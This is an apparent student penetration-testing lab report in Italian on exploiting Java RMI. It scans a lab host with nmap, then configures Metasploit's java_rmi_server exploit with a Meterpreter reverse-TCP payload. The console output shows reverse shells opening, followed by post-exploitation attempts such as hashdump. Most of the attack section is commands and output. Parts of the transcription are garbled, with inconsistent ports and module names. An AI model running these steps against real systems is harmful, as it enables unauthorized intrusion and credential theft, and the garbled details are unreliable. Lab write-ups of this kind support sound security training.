


REPORT VULNERABILITA' JAVA RMI



FASE DI ATTACCO

LA FASE DI ATTACCO SI DIVIDE IN 2 PASSAGGI, LA PRIMA E' LA FASE DI SCANSIONE DELLE PORTE APERTE CON RELATIVI SERVIZI ATTIVI TRAMITE IL COMANDO "NMPA" SUL NOSTRO TERMINALE DELLA MACCHINA ATTACCANTE, VERSO LA MACCHINA TARGET.

```
michele@kali:~$ ping 192.168.11.112
PING: 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
From 192.168.11.111 icmp_seq=1 Destination Host Unreachable
From 192.168.11.111 icmp_seq=2 Destination Host Unreachable
From 192.168.11.111 icmp_seq=3 Destination Host Unreachable
From 192.168.11.111 icmp_seq=4 Destination Host Unreachable
From 192.168.11.111 icmp_seq=5 Destination Host Unreachable
From 192.168.11.111 icmp_seq=6 Destination Host Unreachable
From 192.168.11.111 icmp_seq=7 Destination Host Unreachable
From 192.168.11.111 icmp_seq=8 Destination Host Unreachable
From 192.168.11.111 icmp_seq=9 Destination Host Unreachable
^C
--- 192.168.11.112 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time 18216ms
pipe 4

michele@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:32:29:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a0e:27ff:fe32:2918/64 scope link
        valid_lft forever preferred_lft forever

michele@kali:~$ nmap 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 00:20 CEST
Nmap scan report for 192.168.11.112
Host is up (0.0001s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rcpkind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
562/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1224/tcp  open  mcprts
2809/tcp  open  nfs
2221/tcp  open  cprpc-fip
1306/tcp  open  mysql
9432/tcp  open  postgresql
5000/tcp  open  vnc
6000/tcp  open  X11
6007/tcp  open  irc
8009/tcp  open  ajp13
8100/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds

michele@kali:~$
```

CON QUESTA SCANSIONE CI VENGONO RIPORTATI I SERVIZI ATTIVI CON LE PORTE ANNESSE, NEL NOSTRO CASO IL SERVIZIO CHE CI INTERESSA E' QUELLO SULLA PORTA "1099" OVVERO "RMIREGISTRY".

DOPO AVER CAPITO CHE SERVIZIO COLPIRE APRIAMO SEMPRE DA TERMINALE "MFSCONSOLE" PER ANDARE A PREPARARCI PER LA FASE DI EXPLOIT.

UNA VOLTA APERTO MFSCONSOLE ANDIAMO A CONFIGURARE IL NOSTRO EXPLOIT COME SEGUE:

```
File Azioni Modifica Visualizza Aiuto
-----
+-- metasploit v6.0.4-dev
+-- 2294 exploits - 1281 auxiliary - 489 post
+-- 994 payloads - 43 encoders - 11 nops
+-- 9 evasion

Metasploit tip: Metasploit can be configured at startup, see
  mconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf5 > search rmiregistry

Matching Modules
-----
#  Name                               Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/misc/java_rmi_server  2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server

msf5 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
-----
Name      Current Setting  Required  Description
-  -
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
RHOSTS    1999             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST     0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRHOST    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   The uri to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-  -
LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
#  Name
-  -
0  Generic (Java Payload)

View the full module info with the info, or info -> command.

msf5 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf5 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
```

PER PRIMA COSA CON IL COMANDO "SEARCH" ANDIAMO A CERCARE IL SERVIZIO CHE CI INTERESSA (SEARCH RMIREGISTRY) UNA VOLTA ANDATO A SCEGLIERE L'EXPLOIT DA USARE ANDIAMO A CONFIGURARE I NOSTRI RHOST E RPORT (ENTRAMBI FANNO RIFERIMENTO ALLA MACCHINA TARGET), UNA VOLTA SETTATI L'IP DELLA MACCHINA TARGET E LA PORTA DEL SERVIZIO, ANDIAMO A SCEGLIERE IL PAYLOAD DA UTILIZZARE (POICHE' SENZA PAYLOAD L'EXPLOIT NON ANDREBBE A BUON FINE A DIFFERENZA DELL'AUXILIARY MOD)

```
File Azioni Modifica Visualizza Aiuto
-----
1  payload/generic/shell_reverse_tcp      normal No    Generic Command Shell, Reverse TCP Inline
2  payload/generic/ssh/interact           normal No    Interact with Established SSH Connection
3  payload/java/jsp_shell_bind_tcp        normal No    Java JSP Command Shell, Bind TCP Inline
4  payload/java/jsp_shell_reverse_tcp      normal No    Java JSP Command Shell, Reverse TCP Inline
5  payload/java/meterpreter/bind_tcp       normal No    Java Meterpreter, Java Bind TCP Stager
6  payload/java/meterpreter/bind_tcp       normal No    Java Meterpreter, Java Bind TCP Stager
7  payload/java/meterpreter/reverse_https  normal No    Java Meterpreter, Java Reverse HTTPS Stager
8  payload/java/meterpreter/reverse_https  normal No    Java Meterpreter, Java Reverse HTTPS Stager
9  payload/java/meterpreter/reverse_tcp    normal No    Java Meterpreter, Java Reverse TCP Stager
10 payload/java/shell_bind_tcp             normal No    Command Shell, Java Bind TCP Stager
11 payload/java/shell_reverse_tcp          normal No    Command Shell, Java Reverse TCP Stager
12 payload/java/shell_reverse_tcp          normal No    Command Shell, Reverse TCP Inline
13 payload/multi/meterpreter/reverse_http  normal No    Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
14 payload/multi/meterpreter/reverse_https normal No    Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf5 exploit(multi/misc/java_rmi_server) > set 9
[*] Unknown datastore option: 9.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use 'g' to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-g, --global Operate on global datastore variables

msf5 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
msf5 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/OuysN8LM8532kZ
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (56829 bytes) to 192.168.11.112
[*] Meterpreter session 3 opened (192.168.11.111:4444 => 192.168.11.112:36855) at 2023-06-16 00:16:33 +0200
```

DOPO AVER SCELTO IL PAYLOAD LANCIAMO L'EXPLOIT CON IL COMANDO "EXPLOIT". SE L'EXPLOIT HA ESITO POSITIVO CI VERRA' RESTITUITA UNA SESSIONE NELLA MACCHINA TARGET.

FASE DI SESSIONE

PER LA FASE DI SESSIONE INVECE, UNA VOLTA AVER COMPLETATO LA FASE DI EXPLOIT E

```

File Actions Modify Visualize Auto
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -g, --global Operate on global datastore variables

msf5 exploit(multi/misc/jmx_msi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1899 - Exploit failed (bad-conf): Rex::RindFailed The address is already in use or unavailable: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
msf5 exploit(multi/misc/jmx_msi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1899 - Using URI: http://192.168.11.111:8080/0qysn8Hm853262
[*] 192.168.11.112:1899 - Server started.
[*] 192.168.11.112:1899 - Sending XML Header...
[*] 192.168.11.112:1899 - Sending XML Call...
[*] 192.168.11.112:1899 - Exploit to request for payload JAR
[*] Sending stage (58620 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36855) at 2023-06-16 00:36:33 +0200

meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv4 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:80:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe52:dd56
IPv6 Netmask   : ::

meterpreter > route

IPv4 network routes
=====


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |



IPv6 network routes
=====


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| :::                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe52:dd56 | ::      | ::      |        |           |



meterpreter >

```

```

File Actions Modifiers Visualiza Auto
File Edit View Window Help
SSL false Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| ID | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.



msf6 exploit(multi/meterpreter/reverse_tcp) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/meterpreter/reverse_tcp) > set RPORT 1899
RPORT => 1899
msf6 exploit(multi/meterpreter/reverse_tcp) > exploit


[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1899 - Using URI: http://192.168.11.111:8080/KNOWBDS
[*] 192.168.11.112:1899 - Server started.
[*] 192.168.11.112:1899 - Sending SWH Header ...
[*] 192.168.11.112:1899 - Sending SWH Call ...
[*] 192.168.11.112:1899 - replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 => 192.168.11.112:3456) at 2023-06-16 13:54:58 +0200

meterpreter > hashdump
[*] The 'hashdump' command requires the 'priv' extension to be loaded (run: 'load priv')
meterpreter > hashdump administrator
[*] The 'hashdump' command requires the 'priv' extension to be loaded (run: 'load priv')
meterpreter > checknav
[*] Unknown command: checknav
meterpreter > run hashdump
[*] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[*] Example: run post/windows/gather/smart_hashdump OPT10N=value [...]
[*] This version of Meterpreter is not supported with this Script!
meterpreter > run checknav
[*] Meterpreter scripts are deprecated. Try post/windows/gather/checknav.
[*] Example: run post/windows/gather/checknav OPT10N=value [...]
[*] The specified Meterpreter session script could not be found: checknav
meterpreter > checknav
[*] Unknown command: checknav
meterpreter > post/windows/gather/checknav
[*] Unknown command: post/windows/gather/checknav
meterpreter > run post/windows/gather/checknav
[*] SSS330 may not be compatible with this module:
[*] * Incompatible session platform: linux
[*] * Missing Meterpreter features: stdapi_sys_cmd, stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_load_key_value_direct, stdapi_sys_process_value_direct, stdapi_registry_unload_key, stdapi_sys_config_getattr, stdapi_sys_process_attach, stdapi_sys_process_kill, stdapi_sys_process_memory_at, stdapi_sys_process_memory_protect, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create
[*] Checking if the target is a 'Virtual Machine' ...
[*] The target appears to be a 'Physical Machine'
meterpreter >

```

3





PER ESSERE SICURI SUL LAVORO SVOLTO OLTRE AD NMAP USATO INIZIALMENTE ABBIAMO FATTO UNA BASIC SCANSIONE E SIAMO ANDATI A CERCARE LA VULNERABILITA' DEL SERVIZIO "RMIREGISTRY".